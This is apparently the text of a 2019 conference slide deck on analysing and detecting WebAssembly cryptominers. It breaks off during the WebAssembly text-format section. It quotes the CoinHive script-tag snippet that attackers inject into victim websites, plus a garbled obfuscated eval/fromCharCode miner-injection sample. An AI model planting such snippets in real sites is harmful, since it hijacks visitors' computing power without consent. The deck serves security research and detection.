



— 17 June 2019 —

Analyze & Detect WebAssembly Cryptominer

FIRST conference 2019





Whoami



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QuoScient GmbH

- ▶ Security Researcher/Engineer




Quolab


- ▶ Threat Intel & Response Platform
- ▶ Collaborative, Decentralized

What I'm working on?



- ▶ Blockchain Transaction Tracking
- ▶ Research about Smart contracts, [WebAssembly](#), ...
- ▶ Malware analysis
- ▶ Vulnerability Analysis/Research
- ▶ Security tool Development ([Octopus](#), Quolab, ...)





Agenda

1. Introduction
2. WebAssembly Basics
3. Module dissection
4. Program analysis
5. WebAssembly Cryptominers
6. Analysis (Coinhive)
7. Cryptominers detection
8. Conclusion





01

Introduction





What is WebAssembly?

- ⬡ *“Binary instruction format for a stack-based virtual machine”*
 - ▶ Low-level bytecode
 - ▶ Compilation target for C/C++/Rust/Go/...
- ⬡ Generic evolution of NaCl & Asm.js
- ⬡ W3C standard
 - ▶ MVP 1.0 (March 2017)
- ⬡ Natively supported in all major browsers

- ⬡ WebAssembly goals:
 - ▶ Be fast, efficient, and portable (**near-native speed**)
 - ▶ **Easily readable and debuggable** (wat/wast)
 - ▶ Keep secure (safe, **sandboxed execution environment**)
 - ▶ Don't break the web (not a JS killer)



WEBASSEMBLY



A game changer for the web




WebAssembly - OTHER

Usage Global 75.32%
% of all users

WebAssembly or "wasm" is a new portable, size- and load-time-efficient format suitable for compilation to the web.

Current aligned Usage relative Date relative Show all



<https://caniuse.com/#feat=wasm>

~86% of Mobile users & ~87% of Desktop users (06/2019)



Wasm can already be used for games...

Supported by multiple game engines:




- ▶ Unity3D WebGL ([WebAssembly is here!](#))
- ▶ Unreal Engine 4 (since [4.18](#)), ...

Tanks!

- ▶ Unity3D - Local 2 players



Demos

- ▶ [EpicZenGarden](#)
- ▶ [SunTemple](#)
- ▶ [AngryBots](#)
- ▶ [Funky Karts](#)





Wasm can be used for *huge* web app...





Wasm is used for Blockchain smart contracts...

2/5 of the Top Cryptocurrencies by MarketCap


Ethereum #2

- ▶ Decentralized platform that runs smart contracts
- ▶ Ethereum 2.0
 - ▶ WebAssembly instead of EVM



EOS #5

- ▶ Open source smart contract platform
- ▶ Compiled from C++ to WebAssembly



#	Name	Market Cap	Price
1	Bitcoin	\$110,653,084,961	\$6,424.82
2	Ethereum	\$27,904,828,526	\$275.02
3	XRP	\$12,970,700,332	\$0.329436
4	Bitcoin Cash	\$9,067,593,665	\$523.98
5	EOS	\$4,346,481,410	\$4.80

See my talk about [“Reverse Engineering of Blockchain Smart Contracts”](#) at REcon Montreal 2018



Wasm is used for (il)legitimate crypto-mining...

⬡ CryptoJacking

- ▶ Unauthorized use of computing resources to mine cryptocurrencies.

⬡ CoinHive

- ▶ Created in 2017
- ▶ Simple API
- ▶ “Our miner uses WebAssembly and runs with about 65% of the performance of a native Miner.”
- ▶ (legit) Proof of Work Captcha

- ⬡ Attackers just need to insert this snippet of code on victims website:

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
  var miner = new CoinHive.User('SITE_KEY', 'john-doe');
  miner.start();
</script>
```

The screenshot shows a website interface for a crypto miner. On the left is the CoinHive logo. Below it, the text reads "A Crypto Miner for your Website". To the right, there are statistics: "HASHES/S" at 19.1, "TOTAL" at 276, "THREADS" at 4 +/-, and "SPEED" at 100% +/-, with a bar chart below. At the bottom, a red-bordered box contains the text "Monetize Your Business With Your Users' CPU Power".



Wasm is used for (il)legitimate crypto-mining...

OUR BLOG
In-browser mining: Coinhive and WebAssembly

cryptominers are malware

CoinHive · cryptocurrency · Cryptomining · malware · Monero · PUA · The Pirate Bay · XMR

HASHES/S	TOTAL
19.1	276

...considered malware

...miners running in a browser without an organization's consent are parasitic and should be

5

Coinhive Raking In Over \$250,000 per Day from Cryptomining

By [Catalin Cimpanu](#)

Persistent drive-by cryptomining coming to a browser near you

Posted: November 29, 2017 by [Jérôme Segura](#)
Last updated: November 28, 2017

```
miner.start();
```

THREAT RESEARCH

The Growing Trend of Coin Miner JavaScript Infection

```
javascript">eval(String.fromCharCode(101, 69, 108, 101, 109, 101, 110, 116, 40, 34, 115, 99, 114, 105, 112, 116, 116, 32, 115, 115, 99, 114, 105, 114, 105, 112, 116, 34, 41, 59, 32, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 114, 105, 112, 116, 34, 59, 32, 32, 115, 9, 31, 100, 124, 99, 117, 101, 116, 101, 116, 101, 101, 101, 101, 100, 40, 97, 112, 112, 112, 11, 10, 103, 9, 10))</script><link rel='stylesheet' id='vc_carousel_css-css' href='http://acenesparg...</script>
```



02

WebAssembly Basics





Source code to WebAssembly

C/C++

```
int fib(int n)
{
  if (n == 0 || n == 1)
    return n;
  else
    return (fib(n-1) + fib(n-2));
}
```

Rust

```
fn fib(n: u32) -> u32 {
  match n {
    0 => 1,
    1 => 1,
    _ => fib(n - 1) + fib(n - 2),
  }
}
```

...

wasm text format

```
(module
  (table 0 anyfunc)
  (memory $0 1)
  (export "memory" (memory $0))
  (export "fib" (func $fib))
  (func $fib (; 0 ;) (param $0 i32) (result i32)
    (block $label$0
      (br if $label$0
        (i32.ne
          (i32.or
            (get_local $0)
            (i32.const 1)
          )
          (i32.const 1)
        )
      )
    )
    (return
      (get_local $0)
    )
  )
  (i32.add
    (call $fib
      (i32.add
        (get_local $0)
        (i32.const -1)
      )
    )
  )
  (call $fib
    (i32.add
      (get_local $0)
      (i32.const -2)
    )
  )
)
```


binary file (.wasm)

```
0061 736d 0100 0000
0186 8080 8000 0160
017f 017f 0382 8080
8000 0100 0484 8080
8000 0170 0000 0583
8080 8000 0100 0106
8180 8080 0000 0790
8080 8000 0206 6d65
6d6f 7279 0200 0366
6962 0000 0aa7 8080
8000 01a1 8080 8000
0002 4020 0041 0172
4101 470d 0020 000f
0b20 0041 7f6a 1000
2000 417e 6a10 006a
0b
```



Compilation with Emscripten

- Open Source LLVM to JavaScript compiler
 - ▶ SDK that compiles C/C++ into .wasm binaries
 - ▶ Includes built-in C libraries
 - ▶ C/C++ → LLVM bitcode (Clang)
 - ▶ LLVM bitcode → WebAssembly
 - ▶ using [LLVM WebAssembly](#) – “EMCC_WASM_BACKEND=1” flag
 - ▶ using “[Fastcomp](#)” (LLVM Backend – asm.js) & [Binaryen](#)



- Compile with:

```
emcc hello.c -s WASM=1 -o hello.html
```

WebAssembly JavaScript API



Complete documentation on Mozilla [MDN for WebAssembly](#)

- ▶ Methods/Constructors
- ▶ Examples
- ▶ [Browser compatibility table](#)

	Desktop						Mobile						TV	
	Ch	E	F	O	S	U	Ch	E	F	O	S	U		
Basic support	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
CompileError	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
Global	No	No	62	No	No	No	No	No	No	62	No	No	No	No
Instance	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
LinkError	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
Memory	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
Module	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
RuntimeError	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
Table	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
compile	57	16	52 *	No	44	11	57	57	Yes	52 *	44	11	7.0	8.0.0
compileStreaming	61	16	58	No	47	No	61	61	No	58	?	No	No	No
instantiate	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0
instantiateStreaming	61	16	58	No	47	No	61	61	No	58	?	No	No	No
validate	57	16	52 *	No	44	11	57	57	Yes	52 *	?	11	7.0	8.0.0

WebAssembly.instantiate()
The primary API for compiling and instantiating a `WebAssembly.Module` and its first `Instance`.

WebAssembly.instantiateStreaming()
Compiles and instantiates a WebAssembly module from a source, returning both a `Module` and its first `Instance`.

WebAssembly.compile()
Compiles a `WebAssembly.Module` from WebAssembly code as a separate step.

WebAssembly.compileStreaming()
Compiles a `WebAssembly.Module` directly from a source as a separate step.

WebAssembly.validate()
Validates a given typed array of WebAssembly code (true) or not (false).

WebAssembly.Global()
Creates a new WebAssembly `Global` object.

WebAssembly.Module()
Creates a new WebAssembly `Module` object.

WebAssembly.Instance()
Creates a new WebAssembly `Instance` object.

WebAssembly.Memory()
Creates a new WebAssembly `Memory` object.

WebAssembly.Table()
Creates a new WebAssembly `Table` object.

WebAssembly.CompileError()
Creates a new WebAssembly `CompileError` object.

WebAssembly.LinkError()
Creates a new WebAssembly `LinkError` object.

WebAssembly.RuntimeError()
Creates a new WebAssembly `RuntimeError` object.

Run wasm inside your Browser



```
1 <!doctype html>
2
3 <html>
4   <head>
5     <meta charset="utf-8">
6     <title>Fibonacci example</title>
7   </head>
8   <body>
9     <script>
10      fetch('fib.wasm').then(response =>
11        response.arrayBuffer()
12      ).then(bytes =>
13        WebAssembly.instantiate(bytes, {})
14      ).then(results => {
15
16        const fib = results.instance.exports.fib;
17        console.log('fib(6) = ', fib(6)); // "8"
18        console.log('fib(7) = ', fib(7)); // "13"
19        console.log('fib(8) = ', fib(8)); // "21"
20
21      });
22    </script>
23  </body>
24 </html>
25
```

The screenshot shows the browser's developer tools with the Network tab selected. The file 'fib.html' is loaded from 'localhost:8000'. Below it, the 'wasm' folder is expanded to show the file 'wasm-547aabd6-0'. The disassembled code is as follows:

```
1 func (param i32) (result i32)
2   block
3     get_local 0
4     i32.const 1
5     i32.or
6     i32.const 1
7     i32.ne
8     br_if 0
9     get_local 0
10    return
11  end
12  get_local 0
13  i32.const -1
14  i32.add
15  call 0
16  get_local 0
17  i32.const -2
18  i32.add
19  call 0
20  i32.add
21  end
22
```


The screenshot shows the browser's developer tools with the Console tab selected. The output of the Fibonacci function is as follows:

```
fib(6) = 8      fib.html:17
fib(7) = 13     fib.html:18
fib(8) = 21     fib.html:19
```




03

Wasm Module Dissection





Binary Format - overview

- Binary format
- Compact
- Easy to verify
- Module structure
 - Header
 - 11 defined Sections
 - + 1 custom section
 - unlimited

```
WA WebAssembly Code Explorer
0x00000000 00 61 73 6D 01 00 00 00 01 86 80 80 80 00 01 60 .asm.....
0x00000010 01 7F 01 7F 03 82 80 80 80 00 01 00 04 84 80 80 .....
0x00000020 80 00 01 70 00 00 05 83 80 80 80 00 01 00 01 06 ...p.....
0x00000030 81 80 80 80 00 00 07 90 80 80 80 00 02 06 6D 65 .....me
0x00000040 6D 6F 72 79 02 00 03 66 69 62 00 00 0A A7 80 80 mory...fib....
0x00000050 80 00 01 A1 80 80 80 00 00 02 40 20 00 41 01 72 .....@ .A.r
0x00000060 41 01 47 0D 00 20 00 0F 0B 20 00 41 7F 6A 10 00 A.G. . . .A.j..
0x00000070 20 00 41 7E 6A 10 00 6A 0B .A~j..j.

(module
  (type $type0 (func (param i32) (result i32)))
  (table $table0 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func $func0))
  (func $func0 (param $var0 i32) (result i32)
    block $label0
      get_local $var0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if $label0
      get_local $var0
      return
    end $label0
    get_local $var0
    i32.const -1
    i32.add
    call $func0
  )
)
```

<https://wasdk.github.io/wasmcodeexplorer/>

Field	Type	Description
magic number	uint32	Magic number 0x6d736100 (i.e., "\0asm")
version	uint32	Version number, 0x1



Binary Format - Sections

Field	Type	Description
id	varuint7	section code
payload_len	varuint32	size of this section in bytes
name_len	varuint32 ?	length of <code>name</code> in bytes, present if <code>id == 0</code>
name	bytes ?	section name: valid UTF-8 byte sequence, present if <code>id == 0</code>
payload_data	bytes	content of this section, of length <code>payload_len - sizeof(name) - sizeof(name_len)</code>

Section Name	Code	Description
Type	1	Function signature declarations
Import	2	Import declarations
Function	3	Function declarations
Table	4	Indirect function table and other tables
Memory	5	Memory attributes
Global	6	Global declarations
Export	7	Exports
Start	8	Start function declaration
Element	9	Elements section
Code	10	Function bodies (code)
Data	11	Data segments

Custom section

- ▶ `id == 0`
- ▶ `name_len` and `name` mandatory

Name section

- ▶ `id == 0` / `name_len == 4` / `name == "name"`
- ▶ Names of functions & local variables in the text format (wast)
- ▶ Useful for dev/debug (eq. of `-g` flag of `gcc`)

WABT: WebAssembly Binary Toolkit

- WABT: WebAssembly Binary Toolkit
 - Suite of tools for WebAssembly
 - Translation & Decompilation

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```

wat2wasm

```
0061 736d 0100 0000
0186 8080 8000 0160
017f 017f 0382 8080
8000 0100 0484 8080
8000 0170 0000 0583
8080 8000 0100 0106
8180 8080 0000 0790
8080 8000 0206 6d65
6d6f 7279 0200 0366
6962 0000 0aa7 8080
8000 01a1 8080 8000
0002 4020 0041 0172
4101 470d 0020 000f
0b20 0041 7f6a 1000
2000 417e 6a10 006a
0b
```

wasm2c

```
196 static void init_func_types(void) {
197     func_types[0] = wasm_rt_register_fun
198 }
199
200 static u32 fib(u32);
201
202 static void init_globals(void) {
203 }
204
205 static wasm_rt_memory_t memory;
206
207 static wasm_rt_table_t T0;
208
209 static u32 fib(u32 p0) {
210     FUNC_PROLOGUE;
211     u32 i0, i1, i2;
212     i0 = p0;
213     i1 = lu;
214     i0 |= i1;
215     i1 = lu;
216     i0 = i0 != i1;
217     if (i0) {goto B0;}
218     i0 = p0;
219     goto Bfunc;
220     B0:;
221     i0 = p0;
222     i1 = 4294967295u;
223     i0 += i1;
224     i0 = fib(i0);
225     i1 = p0;
226     i2 = 4294967294u;
227     i1 += i2;
228     i1 = fib(i1);
229     i0 += i1;
230     Bfunc:;
231     FUNC_EPILOGUE;
232     return i0;
233 }
234
235
236 static void init_memory(void) {
237     wasm_rt_allocate_memory((&memory), 1
238 }
239
240 static void init_table(void) {
241     uint32_t offset;
242     wasm_rt_allocate_table((&T0), 0, 429
243 }
244
```

wasm2wat



WebAssembly Text Format

- Standardized text format
 - .wat/.wast file extensions
 - S-expressions (like LISP)
 - Functions body
- Small instruction set (172 instructions)
 - Data types: i32, i64, f32, f64
 - Control-Flow operators
 - block loop br call call_indirect, ...
 - Memory operators (load, store, etc.)
 - Variables operators
 - Arithmetic operators
 - + - * / % && || ^ << >> etc.
 - Constant operators (const)
 - ...

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block ;; label = @1
      get_local 0
      i32.const 1
      i32.or
